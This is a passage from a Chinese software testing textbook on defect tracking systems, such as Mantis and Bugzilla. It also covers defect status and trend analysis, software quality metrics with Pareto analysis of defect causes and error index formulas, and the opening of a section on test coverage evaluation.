


图 13-10　根本原因图表

13.4.4　缺陷跟踪方法

缺陷数据是生成各种各样测试分析、质量控制图表的基础，从上述缺陷分析中可以清楚地了解缺陷的发现过程、修复过程以及各类缺陷的分布情况，从而能够有效地跟踪缺陷，改进测试过程，督促开发人员的工作进度，最终保证项目按时完成。

1. 当前缺陷状态

软件缺陷情况可以基本反映项目的状态，例如通过如表 13-8 所示软件缺陷列表可以反映项目的缺陷状态。

表 13-8 软件缺陷列表

级别	总数	未处理的	正在处理的	修正的	不是缺陷	重复的	暂不处理	关闭
致命的	2	0	0	0	0	0	0	2
严重的	216	18	7	5	1	4	20	161
一般的	31	23	1	0	0	0	0	7
微小的	5	2	0	0	0	3	0	0

2. 项目发展趋势

缺陷打开/关闭图表是最基本的缺陷分析图表,它能提供许多有关软件缺陷、项目进度、产品质量、开发人员的工作等信息。

(1) 项目目前的质量情况取决于累积打开曲线和累积关闭曲线的趋势。

(2) 项目目前的进度取决于累积关闭曲线和累积打开曲线起点的时间差。

(3) 开发人员已经完成修复软件缺陷了吗? 累积关闭曲线是否快速地上升?

(4) 测试人员是否积极地去验证软件缺陷,即累积关闭曲线是否紧跟在累积打开曲线后面?

管理者可以知道项目在哪一个时间点出现问题,同时协调开发和测试之间的关系,积极推动项目的发展,从而达到项目里程碑的要求,提高项目发布的质量。例如,从一个测试阶段到另一个测试阶段时,如果发现新发现的缺陷累积曲线有一个突起,这样的凸起就要引起我们的注意,可能说明开发人员修复软件缺陷时引入了较多的回归缺陷或者有些软件缺陷被遗漏到下一个阶段发现了。项目管理人员需要召开紧急会议分析当前项目情况,找到解决办法。

13.5 软件缺陷跟踪系统

一般来说,缺陷报告、跟踪和处理都会通过一个基于 Web 和数据库的缺陷管理系统来支持,而不能简单地通过字处理软件和表格处理软件(如微软公司 Word、Excel 文档)来处理。如果没有一套特定的系统来帮助管理缺陷,那么缺陷处理效率会很低。例如,不能自动发邮件通知相关人员,将来也无法进行有效的查询、数据统计分析等工作。如果采用特定的系统来管理缺陷,那么就会带来不少益处。例如:

(1) 基于缺陷数据库,不仅可以统一数据格式、完成数据校验,而且可以确保每一个缺陷不会被忽视,使开发人员的注意力保持在那些必须尽快修复的高优先级的缺陷上。

(2) 基于数据库系统,可以随时建立符合各种需求的查询条件,而且有利于建立各种动态的数据报表,用于项目状态报告和缺陷数据统计分析。

(3) 基于系统可以随时得到最新的缺陷状态,项目相关部门和人员获得一致又准确的信息,掌握相同的实际情况,消除沟通上的障碍。

(4) 基于系统可以将缺陷和测试用例、需求等关联起来,完成更深度的分析,有利于产品的质量改进等。

所有缺陷的数据不仅要存储在共享数据库中,还要有相关的数据连接,如产品特性数据库、产品配置数据库、测试用例数据库等的集成。因为某个缺陷是和某个产品特性、某个软件版本、某个测试用例等相关联的,有必要建立起这些关联。同时为了提高缺陷处理的效率,还有和邮件服务器集成,通过邮件传递,测试和开发人员随时可以获得由系统自动发出有关缺陷状态变化的邮件。

简单的缺陷跟踪系统比较容易实现，可以自己开发，也就是用数据库来记录表 13-7 中各项缺陷信息，并提供一些基本的查询条件。但是，已经有不少现存的缺陷跟踪系统供我们选用，可以选用开源软件系统，也可以选用商业化软件产品，无须自己开发。

1. 开源的缺陷管理系统

(1) Mantis，一款基于 Web 的软件缺陷管理工具，配置和使用都很简单，适合中小型软件开发团队，详见 http://mantisbt.sourceforge.net/。

(2) Bugzilla：比较流行的缺陷管理工具，详见 http://www.mozilla.org/projects/bugzilla/。

(3) Bugzero：http://bugzero.findmysoft.com/。

(4) Scarab：http://scarab.tigris.org/。

(5) TrackIT：http://trackit.sourceforge.net/。

(6) Itracker：http://www.itracker.org/。

2. 商业的缺陷跟踪系统

(1) JIRA：http://www.atlassian.com。

(2) IBM ClearQuest：http://www-01.ibm.com/software/awdtools/clearquest/。

(3) Compuware TrackRecord：http://www.compuware.com/trackrecord.htm。

(4) HP TestDirector：http://www.hp.com/。

(5) TestTrack Pro：http://www.seapine.com/ttpro.html。

(6) DevTrack：www.techexcel.com/products/devsuite/devtrack.html。

(7) Borland Segue SilkCentral Issue Manager 等。

3. Mantis 缺陷管理工具的特点

Mantis(http://mantisbt.sourceforge.net/)是一款基于 Web 的软件缺陷管理工具，配置和使用都很简单，其主要功能如图 13-11 所示。其功能特点如下。




图 13-11 MantisBT 的功能结构图

(1) 支持多项目、多语言;

(2) 权限设置灵活,不同角色有不同权限,还支持自定义角色;

(3) 可以建立缺陷之间的关联或依赖关系,从而更有效地管理项目;

(4) 缺陷统计分析功能比较强,有多种直方图和圆饼图,并能导出CSV文件供Excel做进一步分析;

(5) 有自定义字段功能,可以满足企业的一些特殊要求;

(6) 缺陷可以在不同项目间移动;

(7) 主页可发布公告、项目相关新闻,方便信息传播;

(8) 个人可定制的E-mail通知功能,每个用户可根据自身的工作特点订阅相关的缺陷状态邮件;

(9) 可以定制软件公司特定的缺陷处理流程。

小结

在软件测试项目的管理中,会遇到一系列的问题,如软件质量标准定义不准确、任务边界模糊、软件测试项目的变化控制和预警分析要求高、项目成员的责任心和稳定性对测试项目的质量有很大的影响等。因此,软件测试项目的执行与监控非常重要,工作更需要细致,做好沟通、各个环节的风险控制、流程跟踪等。

本章还讲解了缺陷报告和处理的规范过程,包括缺陷描述的基本信息和缺陷生命周期。除此之外,还介绍了如何正确、有效地描述软件缺陷,并借助像WinDbg、Soft-ICE等工具提供各种必要的信息,以及开发人员和测试人员如何协同工作,分离、跟踪和处理软件缺陷,以保证优先级高的缺陷能及时得到解决。

我们需要建立软件缺陷跟踪数据库或系统,收集各种软件缺陷的数据,进行趋势分析和分布性分析,了解测试的进度和产品质量状况,并找到软件开发过程中薄弱的环节,改进软件开发过程。


思考题

1. 软件缺陷生命周期中有哪些基本状态?讨论软件缺陷可能得不到修复的几个原因。

2. 如何有效地描述软件缺陷?软件缺陷报告包括哪些组成部分?

3. 安装和试用一个软件缺陷跟踪系统,如Mantis或Bugzilla。

4. 如果某项目中软件缺陷发现速度下降,测试人员对项目即将关闭准备发布表示兴奋,请问可能有哪些原因会造成这种假象?



第 14 章

软件测试和质量分析报告

当测试执行快要结束时，就要考虑对测试工作进行总结，编制测试报告。借助测试报告，公司管理人员和用户就能够了解该项目的测试是如何进行的，确定软件产品是否得到足够的测试以及对测试结果是否满意等。测试报告的写作是一项关键的工作，需要对整个测试过程进行检查、评估和分析，并对当前的软件产品质量也要进行评估，从而针对产品是否达到发布的质量给出结论。在对软件产品及其测试进行评估的过程中，经常通过询问下列问题以彻底地了解测试所执行的情况。

(1) 单元测试采用什么方法和工具？代码行覆盖率是否达到所设定的目标？

(2) 集成测试是否全面验证了所有接口及其参数？

(3) 测试用例是否经过开发人员、产品经理的严格评审？

(4) 系统测试是否包含性能、兼容性、安全性、恢复性等各项测试？如果执行了，又是怎么进行的？结果如何？

(5) 是否完成了测试计划所要求的各项测试内容？

(6) 需要执行的测试用例是否百分之百地完成了？

(7) 是否所有严重的 Bug 都修正了？

类似这些问题都得到肯定的答案之后，说明测试比较充分，测试工作基本完成。只有确认系统得到了充分的测试之后，针对测试结果所做出的分析才有很好的可靠性和准确性，测试人员对自己所得出的结论才有足够的信心。要写好测试报告，问题就归结为——如何对测试过程和结果进行科学的、恰当的评估？

14.1 软件产品的质量度量

在讨论软件产品质量度量之前，先简单了解一下软件度量的基本概念、内容和方法。软件度量是根据一定的规则，将数字或符号赋予系统、构件、过程等实体的特定属性，从而能清晰地理解该软件实体及其属性的量化表示。简而言之，软件度量就是对软件所包含的各种属性的量化表示。软件度量可以提供深入了解软件过程和产品的衡量指标，使组织能够更好地做出决策以达成目标，软件度量具有如下作用。

(1) 用数据指标表明验收标准;

(2) 监控项目进度和预见风险;

(3) 分配资源时进行量化均衡;

(4) 预计和控制产品的过程、成本和质量。

所以说,软件度量是用来衡量软件过程质量和进行软件过程改进的重要手段。但是,为了保持数据的可靠性、客观性和准确性,必须保证度量结果不用于评价数据提供者的个人工作绩效或素质。

14.1.1 软件度量及其过程

软件度量一般可分为软件过程度量、项目度量和产品质量度量,本节主要讨论产品质量度量。针对软件产品的质量度量,会建立在软件产品的规模度量、复杂度度量和缺陷度量的基础上。

(1) 规模度量:代码行数,以千行源代码(KLOC)为基准,它是工作量度量、进度度量的基础。

(2) 复杂度度量:分析和估算软件产品结构及其各部分的复杂度指标,以便选择最可靠的程序设计方法,确定测试策略。

(3) 缺陷度量:获取产品缺陷变化的状态,以指示修复缺陷活动所需的工作量;或分析产品缺陷分布的情况,以指示需要加强何种研发活动,需要何种技术培训;或预测产品的遗留缺陷情况,以分析产品发布后缺陷的影响程度和范围。

根据度量目标、内容和要求的不同,度量活动可能涉及一个项目的所有人员,也可能会包括各种活动的数据的收集与分析。软件度量的根本目的是通过量化的分析和总结,提高软件开发效率,降低软件缺陷和开发成本,提高软件产品质量。为了说明软件度量的过程,这里以目标驱动的度量活动为例。目标驱动的软件度量过程主要包括以下5个阶段。

(1) 识别目标。根据管理者的不同要求,分析出度量的工作目标,并根据其优先级和可行性,得到度量活动的工作目标列表,并由管理者审核确认。

(2) 定义度量过程。根据各个度量目标,分别定义其收集要素、收集过程、分析、反馈过程、IT支持体系,为具体的收集活动、分析、反馈活动和IT设备、工具开发提供指导。具体的定义内容如下。

① 要素:定义收集活动和分析活动所需要的数据要素与收集表格。

② 过程:定义数据收集活动的形式、角色及数据的存储。

③ 分析反馈过程:定义对数据的分析方法和分析报告的反馈形式。

④ IT支持体系:定义IT支持设备和工具,以协助数据收集和存储、分析。

(3) 搜集数据。根据度量过程的定义,借助IT基础设施(或支持工具)进行数据收集工作,并按指定的方式审查和存储。在规定的度量活动完成(或阶段性的度量活动完成)后,度量小组获得数据收集的结果。

(4) 数据分析与反馈。根据数据收集结果,度量小组按照已定义的分析方法进行数据分析,完成规定格式的图表,向相关的管理者和数据提供者进行反馈。

(5) 过程改进。根据度量的分析报告,管理者确定软件开发活动与计划之间是否有偏差,

以便控制其执行；或者基于度量数据做出其他决策，这些决策可能包括滚动计划、纠正活动等。

其中，“识别目标”和“定义度量过程”是保证成功搜集数据和分析数据的先决条件，是度量过程最重要的阶段；“过程改进”是度量的最终目的。

对于软件度量过程而言，在改进过程中也评估度量过程自身的完备性。度量核心小组根据本次度量活动所发现的问题，将对度量过程做出变革，以提高度量活动的效率，或者更加符合组织的商业目标。

有效软件度量的属性

(1) 简单的和可计算的。学习如何导出度量值应该是相对简单的，并且其计算不应该要求过多的工作量和时间。

(2) 经验和直觉上有说服力。度量应该符合软件工程师对于软件过程和产品的直觉概念，如测度模块内聚性的度量值应该随着内聚度的提高而提高。

(3) 一致的和客观的。度量不会产生二义性的结果，任何独立的第三方使用该软件的相同信息能够得到相同的度量值。

(4) 在其单位和维度的使用上是一致的。度量的数学计算应该使用不会导致奇异单位组合的测度。例如，把项目队伍的人员乘以程序中的编程语言的变量会引起一个直觉上没有说服力的单位组合。

(5)) 编程语言独立的。度量应该基于分析模型、设计模型或程序本身的结构，而不依赖于编程语言的句法和语法。

(6) 质量反馈的有效机制。度量会为软件开发效率、产品质量等提供积极的信息。

14.1.2 软件质量的度量

客户需求是软件质量度量的基础，不符合客户需求的软件就没有质量。定量的软件评估就是基于这样的原则来通过数学模型来实现，也就是尺度度量(Metrics Measurement)的方法，这种定量度量适用于一些能够直接度量的特性，包括软件可靠性度量、复杂度度量、缺陷度量和规模度量，如程序出错率可定义为每千行代码(Kilometer Lines of Code，KLOC)所含有的 Bug 数。为了进行质量度量，需要根据质量模型(McCall 模型、Boehm 模型或 ISO 9126 模型，如 2.1.1 节描述)来准备足够的数据，然后进行产品质量的量化评估分析。

(1) 明确性、正确性、可理解性、完全性、可验证性、一致性、简洁性、可追踪性、可修改性、精确性和可复用性的数据。这些数据可以用来评价分析模型和相应的质量表现特征。

(2) 公开的可能缺陷数与报告总缺陷数的对比则可以用来评价测试精确度和测试覆盖度，同时也可以预测项目发布时间。

(3) 产品发布前清除的缺陷数在总缺陷数中所占的百分比，有助于评估产品的质量。

(4) 按严重缺陷、子系统缺陷来划分，分类统计出平均修复时间，这样将有助于规划纠正缺陷的工作。

(5) 利用测试的统计数据，估算可维护性、可靠性、可用性和原有故障总数等数据。这些数据将有助于评估应用软件的稳定程度和可能产生的失败。

根据质量模型和上述观点，就可以用下列带加权因子的回归公式来度量质量：

$$M_i = c_1 \times f_1 + c_2 \times f_2 + \cdots + c_n \times f_n$$

M_i 是一个软件质量因素(如 SQRC 层各项待计算值)，f_n 是影响质量因素的度量值(如 SQDC 层各项估计值)，c_n 是加权因子。部分度量值可以获得统计数据结果，还有部分的度量值较难得到准确的量化值，要靠经验估算，如通过检查表的形式，让专家给这些特定属性打分。

14.1.3 质量度量的统计方法

质量度量的统计方法，是对质量评估量化的一种比较常用的方法，主要包含以下步骤。

(1) 收集和分类软件缺陷信息；

(2) 找出导致每个缺陷的原因(如没有正确理解客户需求、不符合规格说明书、设计错误、代码错误、数据处理错误、违背标准、界面不友好等)；

(3) 使用 Pareto 规则(80%缺陷主要是由 20%的主要因素造成的，20%缺陷是由另外 80%的次要因素造成的)，要将这 20%的主要因素分离出来；

(4) 一旦标出少数的主要因素，就比较容易纠正引起缺陷的问题。

为了说明这一过程，假定软件开发组织收集了为期一年的缺陷信息。有些错误是在软件开发过程中发现的，其他缺陷则是在软件交付给最终用户之后发现的。尽管发现了数以百计的不同类型的错误，但是所有错误都可以追溯到下述原因中的一个或几个。

(1) 说明不完整或说明错误(IES)

(2) 与客户交流不够所产生的误解(MCC)

(3) 故意与说明偏离(IDS)

(4) 违反编程标准(VPS)

(5) 数据表示有错(EDR)

(6) 模块接口不一致(IMI)

(7) 设计逻辑有错(EDL)

(8) 不完整或错误的测试(IET)

(9) 不准确或不完整的文档(IID)

(10) 将设计翻译成程序设计语言中的错误(PLT)

(11) 不清晰或不一致的人机界面(HCI)

(12) 杂项(MIS)

为了使用质量度量的统计方法，需要收集上述各项数据，如表 14-1 所示，表中显示 IES、MCC、EDR 和 IET 占所有错误的近 62%，是影响质量的几个主要原因。但如果只考虑那些严重影响产品质量的因素时，少数的主要原因就变为 IES、EDR、PLT 和 EDL。一旦确定了什么是少数的主要原因(IES、EDR 等)，软件开发组织就可以集中在这些领域采取改进措施，质量改善的效果会非常明显。例如，为了减少与客户交流不够所产生的误解(改正 MCC)，在产品规格设计说明书中尽量不用专业术语，即使用了专业术语，也要定义清楚，以提高文档的质量和沟通的效率。再比如，为了改正 EDR(数据表示有错)，不仅采用 CASE 工具进行数据建模，而且对数据字典、数据设计要实施严格的复审制度。

表 14-1 质量度量的统计数据收集

总计(E_i)			严重(S_i)		一般(M_i)		微小(T_i)	
错误	数量	百分比	数量	百分比	数量	百分比	数量	百分比
IES	296	22.3%	55	28.2%	95	18.6%	146	23.4%
MCC	204	15.3%	18	9.2%	87	17.0%	99	15.9%
IDS	64	4.8%	2	1.0%	31	6.1%	31	5.0%
VPS	34	2.6%	1	0.5%	19	3.7%	14	2.2%
EDR	182	13.7%	38	19.5%	90	17.6%	54	8.7%
IMI	82	6.2%	14	7.2%	21	4.1%	47	7.5%
EDL	64	4.8%	20	10.3%	17	3.3%	27	4.3%
IET	140	10.5%	17	8.7%	51	10.0%	72	11.6%
IID	54	4.1%	3	1.5%	28	5.5%	23	3.7%
PLT	87	6.5%	22	11.3%	26	5.1%	39	6.3%
HCI	42	3.2%	4	2.1%	27	5.3%	11	1.8%
MIS	81	6.1%	1	0.5%	20	3.9%	60	9.6%
总计	1330	100%	195	100%	512	100%	623	100%

当与缺陷跟踪数据库结合使用时,可以为软件开发周期的每个阶段计算其“错误指标”。针对需求分析、设计、编码、测试和发布各个阶段,收集到以下数据。

E_i=在软件工程过程中的第 i 步中发现的错误总数

S_i=严重错误数

M_i=一般错误数

T_i=微小错误数

P_i=第 i 步的产品规模(LOC、设计说明、文档页数)

W_s、W_m、W_t 分别是严重、一般、微小错误的加权因子,一般建议取值为 $W_s=10$、$W_m=3$ 和 $W_t=1$,作者建议取值为 $W_s=0.6$、$W_m=0.3$ 和 $W_t=0.1$(构成 100%)。所以每个阶段的错误度量值可以表示为 PI_i:

$$\mathrm{PI}_i = W_s(S_i/E_i) + W_m(M_i/E_i) + W_t(T_i/E_i)$$

最终的错误指标 E_P 通过计算各个 PI_i 的加权效果得到,考虑到软件测试过程中越到后面发现的错误其权值越高,简单用 1,2,3,…序列表示,则 E_P 为:

$$E_P = \sum(i \times \mathrm{PI}_i)/P_S, \quad 其中\ P_S = \sum P_i$$

错误指标与表 14-1 中收集的信息相结合,可以得出软件质量的整体改进指标。

质量度量的统计方法告诉我们:将时间集中用于主要的问题解决之上,首先就必须知道哪些是主要因素,而这些主要因素可以通过数据收集、统计方法等分离出来,从而可以更快地提高产品质量。实际上,大多数严重的缺陷都可以追溯到少数的根本原因之上,常常和人们的直觉也是比较接近的,但是很少有人花时间收集数据以验证他们的直觉。

14.2 评估系统测试的覆盖程度

为什么要做软件测试评估呢?如果没有测试评估,就没有测试覆盖率的结果,就没有报告测试进程的根据。软件测试评估主要有以下两个目的。

(1) 量化测试进程,判断测试进行的状态,决定什么时候测试可以结束;

(2) 为编写测试报告或质量分析报告提供所需的数据,如缺陷清除率、测试覆盖率等。

测试评估是软件测试的一个阶段性的结论,以确定测试是否达到完全和成功的标准。测试评估可以说贯穿整个软件测试过程,可以在测试的每个阶段结束前进行,也可以在测试过程中的某一个时间进行。

系统的测试活动建立在至少一个测试覆盖策略基础上,而覆盖策略试图描述测试的一般目的,指导测试用例的设计。如果测试需求已经完全分类,则基于需求的覆盖策略可能足以生成测试完全程度评测的量化指标。例如,如果已经确定了所有性能测试需求,则可以引用测试结果来得到评测,如已经核实了90%的性能测试需求。测试评估工作主要是对测试覆盖率的评估,测试覆盖率是衡量测试完成多少的一种量化的标准。

测试的覆盖率,可以用测试项目的数量和内容进行度量。除此之外,如果测试软件的数量较大,还要考虑数据量。测试的覆盖率,可以根据如表14-2所示测试指标进行评价。通过检查这些指标达到的程度,就可以度量出测试内容的覆盖程度。

表14-2 测试覆盖程度表

测试覆盖项	测试覆盖率指标测试描述	测试结果
界面覆盖	符合需求(所有界面图标、信息区、状态区)	
静态功能覆盖	功能满足需求	
动态功能覆盖	所有功能的转换功能正确	
正常测试覆盖	所有硬件软件正常时处理	
异常测试覆盖	硬件或软件异常时处理(不允许的操作)	测试结束判断

对测试覆盖率的评估就是要确定测试执行的完全程度,其基本方法有基于需求的测试覆盖评估和基于代码的测试覆盖评估。

14.2.1 对软件需求的估算

在讨论基于需求的测试覆盖评估之前,首先讨论对软件需求的估算。软件需求的估算有利于对测试需求的把握,进一步有利于测试覆盖率的估算。

假设在一个规格设计说明书中有 R 个需求,其功能需求的数目为 F,非功能需求数(如性能)为 N,则:$R=F+N$。为了确定需求的确定性,一种基于复审者对每个需求解释的一致性的度量方法为:

$$Q_1 = M/R$$

其中,Q_1 表示需求的确定性,M 是所有复审者都有相同解释的需求数目。当需求的模糊性越低时,Q_1 的值越接近1。而功能需求的完整性 Q_2 则可以通过计算以下比率获得:

$$Q_2 = F_u/(N_i \times N_s)$$

其中,F_u 是唯一功能需求的数目,N_i 是由规格设计说明书定义的输入个数,N_s 是被表示的状态的个数。Q_2 只是测度了一个系统所表示的必需的功能百分比,但是它并没有考虑非功能需求。为了把这些非功能需求结合到整体度量中以求完整,必须考虑已有需求已经被确认的程度。这可以用 Q_3 来表示:

$$Q_3 = F_c/(F_c + F_{nv})$$

其中,F_c 是已经确认为正确的需求的个数,F_{nv} 是尚未被确认的需求的个数。

14.2.2 基于需求的测试覆盖评估

